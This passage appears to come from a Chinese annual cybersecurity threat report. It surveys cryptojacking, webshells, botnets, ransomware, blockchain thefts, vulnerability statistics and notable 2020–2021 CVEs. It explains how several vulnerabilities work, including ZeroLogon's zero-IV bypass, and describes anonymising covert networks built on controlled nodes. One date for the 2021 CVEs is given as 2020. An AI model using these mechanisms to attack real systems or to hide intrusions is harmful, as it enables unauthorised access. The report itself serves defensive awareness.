除了使用弱口令爆破、常见的漏洞利用外，挖矿攻击逐渐瞄准容器等云上资源。Docker 容器作为一种有效的软件应用程序打包方式，在过去几年越来越受欢迎，Docker 容器在各个公有云大量部署运行。这些容器由于天生具有计算资源丰富、难以监控等原因成为黑客垂涎的目标。一方面，黑客通过在 Docker Hub 发布带有挖矿木马的恶意镜像进行攻击；另一方面，黑客通过 Docker 的未授权访问漏洞或使用者在认证上的不安全设置入侵 Docker 容器并进行感染。

■ Web 攻击工具逐渐自动化、加密化，办公系统、安全设备漏洞威胁愈发严重

近年来，Web 攻击工具呈现逐渐自动化、加密化的趋势。以冰蝎、哥斯拉为代表的新型 Webshell 管理工具正逐渐往流量加密的趋势发展。传统的以特征串匹配为基础的流量检测

手段已逐渐失效，以流量行为特征、机器学习、威胁狩猎为基础的检测方式正逐渐走上舞台。以 Goby、Xray 为代表的漏扫工具方兴未艾，它们普遍都集成了各类系统及应用的漏洞 EXP，并且支持自定义 EXP，通过丰富漏洞 EXP 资源库方便使用者快速获取权限。再配合各脚本、工具间实现高效联动，提升了漏洞的探测能力与利用效率。这些漏扫工具功能越来越强大，使用越来越方便，即使是入门级的新手也能依靠这些工具自动化完成大部分渗透工作。

此外，仍有不少 0day 漏洞被曝光，这其中大部分都是办公系统及安全设备本身的漏洞。这类漏洞具有覆盖范围广、危害大，利用难度较低的特点。由于 OA 系统通常位于 DMZ 区或内网，安全设备通常位于内网，加之国内部分企业网络环境相对复杂，访问控制策略不规范，时常会有内外网或 DMZ 区互通的现象出现。此时 OA 系统或办公设备的漏洞就会成为攻击者的绝佳入口，攻击者可利用 OA 系统挂马或当作跳板直达核心办公网，甚至利用安全设备漏洞直接关闭告警信息让攻击者畅通无阻。

■ IoT 僵尸网络变得更加隐蔽，NAS 设备成为 IoT 攻击新宠

传统的 IoT 僵尸网络由连接到命令与控制（C&C）服务器的众多受感染设备（Bot）组成，犯罪分子使用 C&C 服务器控制着整个僵尸网络。这意味着只要关闭 C&C 服务器，就会使僵尸网络无法工作。但是过去一年多，我们发现越来越多的僵尸网络引入了 P2P 和 Tor 网络技术，这使得僵尸网络变得越来越隐蔽，更加难以关闭。老牌僵尸网络 Mirai、Gafgyt 等都已引入 TOR 技术，Wifatch、Hide'N Seek、Hajime、Mozi、HEH 等也都纷纷引入了 P2P 技术。

由于 IoT 类设备一般无重要数据存储，所以勒索软件一直以 PC、服务器等 IT 类资产为目标。近年来随着 NAS 设备的普及，勒索软件已开始瞄准 IoT 设备进行攻击。2020 年下半年到 2021 年上半年，我们分别观察到 eCh0raix、Qlocker、AgeLocker、Muhstik 等勒索家族专门利用 QNAP NAS 设备漏洞进行传播，2021 年 6 月出现的 Ruyk 家族新变种也开始针对 NAS 设备进行攻击。我们预计，未来会有更多的勒索软件以 IoT 设备为目标进行攻击。由于附加在 IoT 设备上的安全能力普遍偏弱，其危害将会明显大于 Windows/Linux 系统下的勒索攻击。

■ 区块链技术的发展持续面临安全风险和挑战

2020 年 4 月 20 日，国家发展改革委正式明确了“新基建”的范围，将区块链技术作为新技术基础设施纳入“新基建”。区块链技术基于独特的链式结构、哈希值、时间戳和共识机制等要素，保证了链上数据很难直接篡改和伪造数据，区块链技术成为了新基建中各类基础设施建设的底层技术。

同时，区块链技术发展持续面临安全风险和挑战。区块链基础设施不仅面临着传统机制安全风险，还面临区块链核心机制带来的新型安全风险。传统机制的安全风险包括节点设备安全风险和传统网络安全风险。区块链核心机制安全风险包括数据存储安全风险、密码机制安全风险、共识机制安全风险以及智能合约安全风险等。

随着区块链技术的应用越来越广泛，区块链相关的安全问题也愈发增多。据国家区块链漏洞库不完全统计显示，2020 年度区块链领域发生的安全事件包括交易平台安全事件、DeFi 项目安全事件、钱包安全事件等共 500 多起。

交易所用于海量资产的管理存储及撮合交易，一直以来是黑客首当其冲的攻击目标：

2020 年 9 月 27 日，新加坡加密货币交易所 KuCoin 披露了一次大规模黑客攻击。该公司在网站上发布的一份声明证实，一名攻击者破坏了其系统，并清空了其热门钱包中的所有资金，估计最低损失为 1.5 亿美元。

2020 年 2 月 5 日，意大利交易所 Altsbit 被黑客攻击，损失了 6.929 个比特币、23 个 ETH，以及其他数量的加密货币，随后交易所宣布于 2020 年 5 月 8 日关闭。

随着 DeFi 的快速发展与资金规模的急速扩大，DeFi 安全事件也时有发生：

2020 年 2 月 15 日，DeFi 协议 bZx 遭受攻击，攻击者同时跨多个协议完成了一笔闪电贷杠杆套利交易，导致价值 35 万美元的 ETH 被盗。

2020 年 2 月 18 日，bZx 再次发现使用闪电贷进行的可疑交易，攻击者获利 2388 个 ETH，约 64.4 万美金。

区块链钱包也是有利可图的目标。2020 年 2 月 12 日，黑客利用 IOTA 官方钱包应用程序的漏洞窃取用户资金，损失估计为 8550000 枚 MIOTA（价值 230 万美金）。

■ 高级隐蔽网络蓬勃发展，防溯源能力显著增强

网络攻防对抗一直处于激烈的拉锯战之中，例如网络追踪溯源技术和网络隐蔽防溯源技术。网络追踪溯源技术通过对蜜罐、蜜网等网络诱骗技术的研究，深入分析各类攻击行为特征，深入了解网络攻击手段、攻击方法和攻击目标等，为攻击溯源和调查取证提供依据，实现网络攻击行为的快速跟踪溯源、精确定位。网络隐蔽防溯源技术则针锋相对，利用多级跳转、加密传输、反追踪、专线专用等技术手段，实现匿名安全的互联网接入。

1、隐蔽方式多元化发展，异构串联构建隐蔽网络

从隐蔽网络的实现方式上分，可以分为便携式 4G 匿名隐蔽网络、网络硬件节点隐蔽网络和匿名专线隐蔽网络几种，这些网络可以异构串联整体使用，确保网络传输的安全可靠。典型隐蔽网络应用组成图如下图所示：

图 5 典型隐蔽网络组成图

便携式 4G 匿名隐蔽网络主要用于网络渗透测试人员使用手机、便携式电脑等上网浏览信息、安全可靠下载数据和网络渗透工作，适用于咖啡店、机场、商场、野外等各种复杂隐蔽接入区域；网络硬件节点隐蔽网络利用大量真实受控的硬件节点，构建自行组建的弹性可扩展 P2P 等网络，同时支持完善的权限管控，精细化划分出不同用户组的资源操作权限；匿名专线隐蔽网络借助国内外专线网络途径，构建高带宽高可用的专线传输环境，在敏感目标端本地直接访问目标环境。

2、隐蔽网络管理控制和数据传输能力逐渐增强完善

隐蔽网络的管理控制负责整个隐蔽网络的资源管理工作，其中硬件节点的管理是最重要的部分。节点类型不仅包括匿名 VPS 节点，还包括高性能服务器、网络设备、IoT 设备等，横跨多种网络平台架构（X86、X64、ARM、MIPS 等）。组网方式采取自动化 P2P 网络组网，链路智能切换，通过管理控制模块负责节点的注册、部署、销毁、网络状态评估以及升级、密钥配置更新等工作。

通过创建多级跳转的加密隐蔽通信链路，对通信数据加密匿名传输，数据传输能力主要体现在带宽和速率上。主要转发模式有全局转发和高性能转发等工作模式，全局转发模式下，系统使用虚拟网络转发所有出口流量，高性能转发模式下，系统使用透明代理转发 TCP 和 UDP 流量。通常来讲，有线接入的上下行带宽不低于 5Mbps，通信链路时延低于 1000ms，无线接入可支持 2.4GHz/5GHz 两种频段。

■ “以攻促防、以矛强盾”，漏洞攻防研究日益受到重视

漏洞是网络安全最重要的命门，不法网络攻击者不断在硬件、软件、协议的具体实现或系统安全策略上寻找存在的缺陷，从而能够在未授权的情况下访问或破坏系统。漏洞一旦被利用后果不堪设想，它能直接突破未授权的系统，进而在系统中进行拓展和控守。因此，漏洞研究与挖掘能力成为守护网络安全命门的关键武器。其发展趋势主要包括以下几个方面：

1、专业化定制化漏洞挖掘需求强烈

随着用户对采取高强度安全防护措施的目标网络侦察和了解的深入，网络攻防技术呈现出细分化和专业化的趋势，面向用户需求的定制化漏洞挖掘项目也越来越多。大而全的漏洞扫描设备被认为是安全防御和检测的基本形态，大多用来初步检测和发现安全漏洞，客观评估网络风险等级，而针对性的定制化漏洞挖掘和网络漏洞突破解决方案更受用户欢迎。

2、自动化渗透测试平台更紧密结合实战型漏洞

自动化渗透测试是目前比较热门的网络攻防领域，主要是利用了众多的已公开或未公开漏洞对目标资产和系统进行自动化检测，发现并利用这些弱点，从而降低人工检测强度，辅助渗透测试人员后渗透。很多自动化渗透测试平台局限于通过技术手段提供覆盖子域名探测、域名解析、端口、服务、Web 页面路径等网络资产探测、突破和利用，离实战化还有一定距离。而实战型漏洞拓展到网络渗透测试活动中遇到的各种安全防护系统、设备以及通信链路，这些漏洞不仅仅局限于 Web 跨站、数据库撞库等常见授权渗透测试场景，因此，实战型漏洞发现和自动化渗透测试平台是网络攻防对抗领域未来发展的重要方向。

3、政府、企业和院校加强漏洞挖掘人才培养

“网络空间的竞争，归根到底是人才的竞争”，如何培养高素质的网络安全队伍，引发网络安全行业乃至国家的高度关注。近年来，政府、企业和院校加强漏洞挖掘人才培养力度，以赛促学、以赛代练的漏洞挖掘大赛此起彼伏，例如“天府杯”、GeekPwn“极棒”、各种 CTF、“红帽杯”等等。从目前来看，国内的安全人才（尤其是漏洞挖掘人才）缺口高达百万，现有高校一年能够输出的信息安全专业毕业生只有不到 3 万人，即便再加上社会培训机构培养的人才，一年也超不过十万人，很难在短期内满足大量用户对安全人才的需求。虽然政府积极推动网络安全教育和人才培养，高校设立安全一级学科输出相关人才，企业等举办安全赛事选培相关人才。但是，总体增速仍然比不上网络发展，只要有新技术就会带来新网络安全的问题，对人才的需求也将会越来越大。

我们相信，在《网络产品安全漏洞管理规定》等法律法规的规范下，针对漏洞这一网络安全命门的研究会更加深入，并进一步合规化、法制化，成为增强网络安全防护能力的重要法宝。

■ 网络靶场定位更加清晰，靶场建设作用日益明显

近年来，网络空间靶场逐渐定义为支撑网络安全战略建设的重要基础设施，是取得国家网络空间安全主导权的关键领域，事关国家和人民安全，网络空间靶场建设正在成为世界各国抢先布局的网络作战新高地。特别是对网络空间靶场投入建设较早且效果显著的美国，早在 2008 年就启动“国家数位靶场”（NCR）计划，并于 2017 年启动持续网络训练环境（PCTE）建设，利用云端化平台方式满足分散各地、各军种网络作战部队的统一网络训练环境。这也是美国继 NCR 之后又一重量级网络空间靶场建设项目。

2016 年 4 月 6 日，中共中央办公厅国务院办公厅印发了《中央网络安全和信息化领导小组 2016 年工作要点》，明确“建立健全国家网络安全军地协调机制，统筹推进国家网络空间靶场建设”。《“十三五”国家网络安全规划》提出统筹国家级网络空间靶场工程建设，目前网络空间靶场的发展主要体现在以下几个方面：

1、在网络攻防对抗中承担的任务更具体化

网络空间靶场为具有潜在革命性的网络攻防研究和技术开发提供一个真实、定量/定性的评估环境，是支撑试验和训练的综合性平台。靶场通过虚拟化、虚实结合仿真、安全编排、测试评估、知识图谱等技术，构建可控、逼真的仿真环境及培训、演练、测试等各类场景，用于完成人才培养、竞赛考核、实战演练、应急演练、系统测试、技术研究、效能评估等任务。



图 6 网络空间靶场的具体任务

这些任务可以概括为三大任务：1）支持人员学习培训、实训及竞赛考核；2）支持实战攻防演练与应急演练；3）支持系统评测验证。其中，成体系的系统测试评估验证是为了精确测试评估目标系统网络空间安全性、可恢复性和灵活性，操作系统、网络协议、内核等关键软硬件的安全性。网络空间靶场通过完备的测试评估资源库（测试工具库、测试用例库等）及先进的测试评估手段，开展渗透测试、风险评估，对目标系统安全性进行全方位、体系化、自动化测试评估。

2、网络靶场仿真环境和作用对象丰富多样

网络空间靶场构建灵活多样的可控可管理的虚拟化模拟仿真环境，网络架构上可以包括互联网、城域网、局域网、多安全域、多业务互联、多分支等典型架构环境，业务类型囊括办公、工业信息化、无线网络、Ad Hoc 网、传感器网络等主要业务类型，并且这些模拟仿真环境网络规模不限。通过网络靶场的构建，主要解决试验型和训练型两类主要问题，试验型主要完成新型技术的验证，武器装备设计定型试验以及系统风险评估，验证整改措施，训练型主要用于人才培训，技能培训，部队训练，演习演练，还可用于武器装备实战化能力检验。

图 7 靶场系统组成图

具体来说，可以分为以下几个分系统，每个系统的职责和作用明确：

（1）培训实训系统：利用虚拟化技术，提供具有典型意义的对抗场景模板或课件，迅

速完成实验、训练环境的搭建，支持课程学习以及实操训练；

（2）测试评估系统：配置主流的网络安全评估与核查、漏洞挖掘、渗透测试、辅助等工具以及漏洞库、安全知识库，可对目标系统进行安全测试、漏洞挖掘及风险评估；

（3）攻防/应急演练系统：为开展各类演练任务提供系统支撑；

（4）竞赛考核系统：支持开展各类竞赛考核任务（理论、CTF、AWD 赛事）；

（5）仿真系统：实现大规模复杂演训环境构建的功能，通过实物构建与软件虚拟相结合的方式，构建大规模高真实度模拟环境；

（6）导调系统：提供演练全流程管控、流量仿真、复盘分析、态势呈现等，支撑系统的各类演训业务。

以上是我们以观察者视角对过去一年多网络安全态势的总体分析和观点，鉴于网络威胁的复杂性和研究方向的限制，以上观点可能会具有一定的局限性，仅作为企业和组织进行网络安全态势研判和分析的参考。

下面我们将从漏洞攻击、Web 攻击、僵尸网络及木马、APT 攻击、挖矿勒索、IoT 安全六个方面对过去一年多的网络安全态势进行详细解读。

漏洞攻击态势观察

1.1 年度新增漏洞数据分析

过去一年多，漏洞数量持续增长，漏洞影响面逐步扩大，漏洞修复率较 2019 年有所提高。根据国家信息安全漏洞库（CNNVD）数据统计，2020 年全年至 2021 年上半年新增漏洞信息 27097 条。

从厂商分布来看，大多数厂商漏洞呈增长的趋势。Microsoft 公司漏洞数量最多，共新增漏洞 1264 个，相比 2019 年增加 419 个漏洞；排名第二的 Google 公司漏洞数量是 926 个，相比 2019 年增加 197 个漏洞。下表为 2019 年至 2021 年上半年漏洞数量居前 10 位的厂商。

序号	厂商	2019 年漏洞数量（个）	2020 年漏洞数量（个）	2021 年 H1 漏洞数量（个）
1	Microsoft	845	1264	452
2	Google	729	926	536
3	Oracle	579	813	316
4	Netgear	22	621	52
5	IBM	507	583	299
6	Cisco	555	566	422
7	Apple	389	433	239
8	Adobe	478	357	160
9	Intel	282	181	129
10	Qualcomm	274	332	116

表 3 2019 年至 2021 年上半年漏洞数量居前 10 位的厂商

从漏洞类型来看，2019 年与近一年多的漏洞分布大体相当，缓冲区错误类的漏洞最多，为 2371 个。

序号	漏洞类型	2019 年漏洞数量（个）	2020 年漏洞数量（个）	2021 年 H1 漏洞数量（个）
1	缓冲区错误	2574	2371	1186
2	跨站脚本	2349	2182	1000
3	输入验证错误	1901	1449	623
4	信息泄露	1142	1140	400

5	代码问题	1030	1043	611
6	资源管理错误	868	739	466
7	授权问题	542	626	276
8	SQL 注入	611	449	259
9	访问控制错误	969	326	294
10	跨站请求伪造	550	392	162

表 4 2019 年至 2021 年上半年漏洞类型数量 TOP10

随着互联网、物联网的发展，越来越多的黑客将攻击对象转为网络设备，使得网络设备类漏洞数量不断增加。在 2020 年新增漏洞中，超危漏洞 2428 个、高危漏洞 7264 个、中危漏洞 7848 个、低危漏洞 445 个，其中超危和高危漏洞较 2019 年都有所增长。



图 8 2019 年至 2021 年上半年漏洞危害等级分布



图 9 2019 年和 2020 年漏洞危害等级分布对比图

2020 年超危、高危、中危、低危漏洞的修复率分别为 75.99%、86.84%、83.49%以及 90.56%，整体修复率为 84.02%。

2020 年漏洞修复情况按漏洞数量前十的国外厂商进行统计如下表所示，相关厂商的修复率均未达到 100%，其中 Microsoft、Oracle、Apple、Adobe、Qualcomm 的漏洞修复率均达到 99%以上。

序号	厂商名称	漏洞数量	修复数量	修复率
1	Microsoft	1263	1257	99.5%
2	Google	926	901	97.3%
3	Oracle	814	811	99.6%
4	Netgear	621	598	96.3%
5	IBM	583	576	98.8%
6	Cisco	566	529	93.5%
7	Apple	434	432	99.5%
8	Adobe	357	355	99.4%
9	Samsung	347	334	96.3%
10	Qualcomm	332	330	99.4%

表 5 漏洞数量排名前十的国外厂商漏洞修复率

2020 年漏洞修复情况按漏洞数量前几名的国内厂商进行统计如下表所示，其中华为、

福昕、联想、研华、中兴的漏洞修复率均为 100%。

序号	厂商名称	漏洞数量	修复数量	修复率
1	华为（Huawei）	200	200	100%
2	福昕（Foxit）	126	126	100%
3	联想（Lenovo）	44	44	100%
4	研华（Advantech）	35	35	100%
5	中兴通讯（ZTE）	17	17	100%
6	摩莎（MOXA）	50	49	98%

表 6 漏洞数量排名前十的国内厂商漏洞修复率

1.2 年度新增热门漏洞盘点

1、Windows DNS Server 远程代码执行漏洞（CVE-2020-1350）

Windows DNS Server 是 Windows Server 中用于处理 DNS 相关请求的系统组件。

2020 年 6 月份的月度漏洞补丁中，微软修补了一个存在于 DNS Server 中的远程代码执行漏洞，并声明该漏洞具有蠕虫化的威胁，同时 CVSS 也给出了 10 分的评分。

该漏洞是由于 DNS.exe 在处理 DNS 中 SIG 类型的响应包时，所申请的最大空间为 65535。如果攻击者在使用 TCP 协议进行连接（最大可传 65535）的情况下，再加上域名压缩的功能，即可构造出大于 65535 大小的数据，造成溢出。由于发送 DNS 请求不需要身份验证，所以攻击者可以在未经过身份验证的情况下，通过向存在漏洞的主机发送特殊构造的数据包，即可触发漏洞，造成拒绝服务、远程代码执行等危害。

2、NetLogon 域内权限提升漏洞（CVE-2020-1472）

NetLogon 远程协议是一个用于域内认证用户和机器身份的 RPC 接口。

2020 年 8 月，微软修补了一个存在于 NetLogon 服务中的提权漏洞。其 CVSS 评分高达 10 分，是由 Secura 公司的 Tom Tervoort 发现，并称之为“ZeroLogon”。

Netlogon 远程协议（MS-NRPC）是一个远程过程调用（RPC）接口，用于域内网络中的用户和机器的身份验证、维护域成员与域控的关系等。Netlogon 协议通过自定义的认证协议来实现身份验证，其中使用了 AES 算法。但是微软在实现 AES 算法的 CFB8 模式时，错误地将其初始向量 IV 统一设置为全零，这就导致在攻击者在不知道密码的情况下，按照 AAAAAAAB 的形式，在平均尝试 256 次之后，就可以通过身份验证，拿到域管理员权限。

9 月 14 日，国外安全厂商公开了该漏洞详细的原理以及相应的 POC。导致在第二天就出现了公开的完整利用 EXP，该 EXP 在获取管理员权限后会调用相应远程函数清空域控机器的账户密码，获取域管理员权限。

3、Windows TCP/IP 远程代码执行漏洞（CVE-2020-16898）

2020 年 9 月，微软更新了一个存在于 Windows IPv6 中的安全漏洞。由于该漏洞存在于 ICMPv6 的邻居发现协议（NDP）中，所以 McAfee 将其称为“Bad Neighbor”。

该漏洞是由于 Windows 的 tcpip.sys 在处理 ICMPv6 协议的 RouterAdvertisement 类型中 RecursiveDNSServer 的数据时，未正确计算数据类型的长度。导致攻击者可以将 RDNSS 中的 length 字段设置为一个大于 3 的偶数来触发漏洞（按照协议规定，应该至少为大于等于 3 的奇数值），成功利用漏洞可导致远程代码执行的风险。

4、Windows 内核权限提升漏洞（CVE-2020-17087）

2020 年 11 月，微软修补了一个存在于 Windows Kernel Cryptography Driver（cng.sys）中的溢出漏洞。但是早在 10 月，谷歌“Project Zero”团队就称已经发现了该漏洞的在野利用，并放出了该漏洞的详细信息和相应的 POC。在野利用的攻击者使用一个 Google Chrome 的 0day（CVE-2020-15999）与该漏洞相配合来完成利用，实现沙盒逃逸并提升系统权限。

需要注意的是，在 2019 年，卡巴也发现了使用类似的漏洞组合攻击的在野样本。该漏洞具体是由 16 位整数截断导致，攻击者成功利用该漏洞后可以完成权限提升甚至沙箱逃逸。

5、Microsoft Defender 远程代码执行漏洞（CVE-2021-1647）

Microsoft Defender 是微软在 Windows 系统上内置的一款杀毒软件，为用户提供基础的病毒检测、扫描等功能。

2021 年 1 月，微软更新了一个存在于 Windows Defender 中的远程代码执行漏洞。微软表示，攻击者可以通过钓鱼等形式诱导受害者下载恶意样本，进而导致远程代码执行。漏洞产生原因是 Microsoft Defender 在监控到新文件创建后，会自动将其提交给核心扫描引擎（MsMpEng）进行扫描，并且会自动对加壳的 PE 文件进行脱壳，但是存放脱壳数据的缓冲区大小却可以被样本所控制，从而导致核心扫描引擎出现溢出漏洞。由于 Microsoft Defender 自动更新的特性，因此预估影响的范围会相对较小。

6、Linux sudo 本地提权漏洞（CVE-2021-3156）

Sudo 是 Linux 系统的一个常见系统管理指令，允许系统管理员让普通用户执行一些 root 命令。

2021 年 1 月，互联网上公开了一个 Linux 系统的 sudo 的权限提升漏洞，利用该漏洞，攻击者在 sudo 默认配置的情况下，无需知道密码，即可获取 root 权限。漏洞是由于 sudo 通过-s 或-i 命令选项运行命令时，就会在命令参数中使用反斜杠来转义特殊字符，但是在 sudoedit 中，却并未进行转义，从而在后续导致缓冲区溢出。

7、Windows Installer 组件本地权限提升系列漏洞

Microsoft Windows Installer 是 Windows 提供的组件，用来管理和配置软件，为组件管理提供标准格式。

2021 年 2 月，互联网上出现了一个 Windows Installer 提权漏洞的 EXP。由于 Installer 在安装 MSI 格式的软件包时，会通过“msiexec.exe”创建一个回滚脚本（用来记录安装程序对系统的更改，以便在安装发生错误时还原修改的配置）。攻击者可以通过主动修改注册表中的配置，来使自己的 payload 替代回滚脚本，成功利用该漏洞即可提升执行权限。

但是，这并不是该漏洞第一次出现，其前身最早可以追溯到 2019 年 11 月份的 CVE-2019-1415，在经历多次修复、绕过之后（期间产生有：CVE-2020-1302、CVE-2020-0814、

CVE-2020-16902）这次又出现了新的绕过。希望微软这次的修补能给这个漏洞划上一个句号。

8、Windows TCP/IP 远程代码执行系列漏洞（CVE-2021-24074、CVE-2021-24086、CVE-2021-24094）

2020 年 2 月，微软修复了一系列 TCP/IP 相关漏洞，分别存在于 IPv4 与 IPv6 的协议栈中，其中 CVE-2021-24074 和 CVE-2021-24094 为远程代码执行漏洞，CVE-2021-24086 则为拒绝服务漏洞。

其中的两个远程代码执行漏洞，攻击者通过构造特殊的报文，即可在无需身份验证的情况下远程触发漏洞。成功利用漏洞即可触发拒绝服务（DoS）甚至远程代码执行。但是微软声明这些漏洞都为微软自身的安全团队检查发现的，并表示想真正利用两个远程漏洞存在一定难度。

9、Vmware vCenter Server 远程代码执行漏洞（CVE-2021-21972）

vSphere 是 VMware 整个套件的商业名称，其中包含的 VMware ESXI 是 VMware 的裸机虚拟机管理程序，而 VMware vCenter Server 则是 ESXi 主机的管理中心。

2021 年 2 月，Vmware 官方发布了 vCenter Server 安全更新，修复了一系列安全补丁，其中有影响到 VMware vCenter Server 插件的 CVE-2021-21972 漏洞。vSphere Client（HTML5）在 vCenter Server 插件中存在一个远程代码执行漏洞，攻击者可以通过开放的 443 端口，在未经身份验证的情况下，在服务器中写入 Webshell，来完成远程代码执行。

10、Microsoft Exchange 系列漏洞（CVE-2021-26855、CVE-2021-26857、CVE-2021-26858、CVE-2021-27065）

Exchange 是微软推出的一套电子邮件服务组件。2021 年 3 月，微软修补了一系列 Exchange 相关的漏洞，并且表示已经检测到利用这些漏洞的在野攻击行为。其中 CVE-2021-26855 是 SSRF 漏洞，CVE-2021-26857 是 Exchange 反序列化漏洞，CVE-2021-27058 和 CVE-2021-27065 则是任意文件写入，通过将这些漏洞组合使用，即可完成远程代码执行。后续微软还持续发布了相应的 nmap 扫描脚本和 EOMT 系列软件来辅助用户检测 Exchange 是否已经被入侵。

11、Google Chrome v8 引擎远程代码执行漏洞（CVE-2021-21220、CVE-2021-21224）

Chrome 浏览器是由 Google 公司开发的网页浏览器。其内置了由谷歌 Chromium 团队开发的开源 JavaScript 引擎（也被称为 Chrome v8 引擎）用于处理 JavaScript 代码。

2021 年 4 月，互联网上公开了一枚 Chrome 0Day。攻击者可以通过构造特殊的网页来诱导受害者点击，从而利用漏洞导致远程代码执行。由于漏洞存在于 Chrome 内置的 v8 引擎中，所以该漏洞还广泛影响到许多使用了 Chromium 内核的浏览器，如 Microsoft Edge、Brave、Vivaldi、Opera 等。不过由于单独使用该漏洞并无法绕过沙盒，而这些浏览器默认都运行在沙盒模式下，所以大部分浏览器用户并未受到影响。次日，谷歌发布新版本将该漏洞修复，然而仅过了一天，网上又出现了一枚 Chrome 0Day，漏洞仍然存在于 v8 引擎中，仍然需要非沙盒环境才能运行。两枚漏洞间隔时间如此之短，又如此相似。主要是因为这些漏洞之前已经在新版 v8 引擎中修复，但是因为 Google 未及时更新 Chrome 中所携带的 V8 引擎版本，所以才导致两者出现了时间差。

12、HTTP 协议栈漏洞（CVE-2021-31166）

IIS 是由微软实现的灵活、可扩展、易管理的 Web 服务器，其使用 HTTP.SYS 来处理获取到的 HTTP 请求数据，并生成相应的响应。

在 HTTP.SYS 处理 HTTP 请求中的“Accept-Encoding”字段时，自身会维护一个双向链表。但是由于存在一定的设计缺陷，在转移双向链表时，其未正确设置根节点的前后指针，导致后续出现 UAF 漏洞。攻击者通过向服务端发送精心构造的 HTTP 请求即可触发漏洞，在成功触发漏洞后，即存在拒绝服务甚至是远程代码执行的风险。

不过该漏洞只影响 Windows 10 或者 Server 的 2004-20H2 版本，且需要主动开启 IIS 服务器，所以影响面相对较小。2021 年 5 月 16 日，互联网上已经出现了能引发 BSOD 的 POC。

13、Windows Print Spooler 远程代码执行漏洞（CVE-2021-1675/CVE-2021-34527）

Windows Printer Spooler 是微软自带的打印机服务，是系统中较为老旧的组件，在历史上曾多次出现漏洞，著名的震网攻击就是利用打印机漏洞完成在局域网中的传播。

